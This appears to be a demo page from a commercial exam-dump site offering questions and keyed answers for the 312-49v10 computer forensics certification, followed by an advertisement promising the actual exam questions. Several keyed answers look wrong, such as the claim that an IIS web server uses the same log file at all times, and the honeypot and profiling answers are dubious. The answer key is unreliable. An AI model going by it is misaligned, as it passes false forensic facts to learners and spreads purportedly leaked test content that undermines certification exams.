A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

A. Image the disk and try to recover deleted files
B. Seek the help of co-workers who are eye-witnesses
C. Check the Windows registry for connection data (you may or may not recover)
D. Approach the websites for evidence

Answer: A

NEW QUESTION 525
- (Exam Topic 1)
You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.
Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
D. All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

NEW QUESTION 528
- (Exam Topic 1)
What is a good security method to prevent unauthorized users from "tailgating"?

A. Man trap
B. Electronic combination locks
C. Pick-resistant locks
D. Electronic key systems

Answer: A

NEW QUESTION 532
- (Exam Topic 1)
Which response organization tracks hoaxes as well as viruses?

A. NIPC
B. FEDCIRC
C. CERT
D. CIAC

Answer: D

NEW QUESTION 533
- (Exam Topic 1)
Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

A. Use a system that has a dynamic addressing on the network
B. Use a system that is not directly interacting with the router
C. Use it on a system in an external DMZ in front of the firewall
D. It doesn't matter as all replies are faked

Answer: D

NEW QUESTION 534
- (Exam Topic 1)
It takes _____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

A. by law, three
B. quite a few
C. only one
D. at least two

Answer: C

NEW QUESTION 535
- (Exam Topic 1)
When investigating a potential e-mail crime, what is your first step in the investigation?

A. Trace the IP address to its origin
B. Write a report
C. Determine whether a crime was actually committed
D. Recover the evidence

Answer: A

NEW QUESTION 540
- (Exam Topic 1)
Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

A. The manufacturer of the system compromised
B. The logic, formatting and elegance of the code used in the attack
C. The nature of the attack
D. The vulnerability exploited in the incident

Answer: B

NEW QUESTION 542
- (Exam Topic 1)
You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

A. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
B. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
C. there is no reason to worry about this possible claim because state labs are certified
D. sign a statement attesting that the evidence is the same as it was when it entered the lab

Answer: A

NEW QUESTION 544
- (Exam Topic 1)
When examining the log files from a Windows IIS Web Server, how often is a new log file created?

A. the same log is used at all times
B. a new log file is created everyday
C. a new log file is created each week
D. a new log is created each time the Web Server is started

Answer: A

NEW QUESTION 546
- (Exam Topic 1)
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Answer: B

NEW QUESTION 550
- (Exam Topic 1)
In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

A. The ISP can investigate anyone using their service and can provide you with assistance
B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 554
- (Exam Topic 1)

A(n) _____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

A. blackout attack
B. automated attack
C. distributed attack
D. central processing attack

Answer: B

NEW QUESTION 556
- (Exam Topic 1)
You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

A. ARP Poisoning
B. DNS Poisoning
C. HTTP redirect attack
D. IP Spoofing

Answer: B

NEW QUESTION 559
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-49v10 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-49v10 Product From:

https://www.2passeasy.com/dumps/312-49v10/

Money Back Guarantee

312-49v10 Practice Exam Features:

* 312-49v10 Questions and Answers Updated Frequently

* 312-49v10 Practice Questions Verified by Expert Senior Certified Staff

* 312-49v10 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-49v10 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year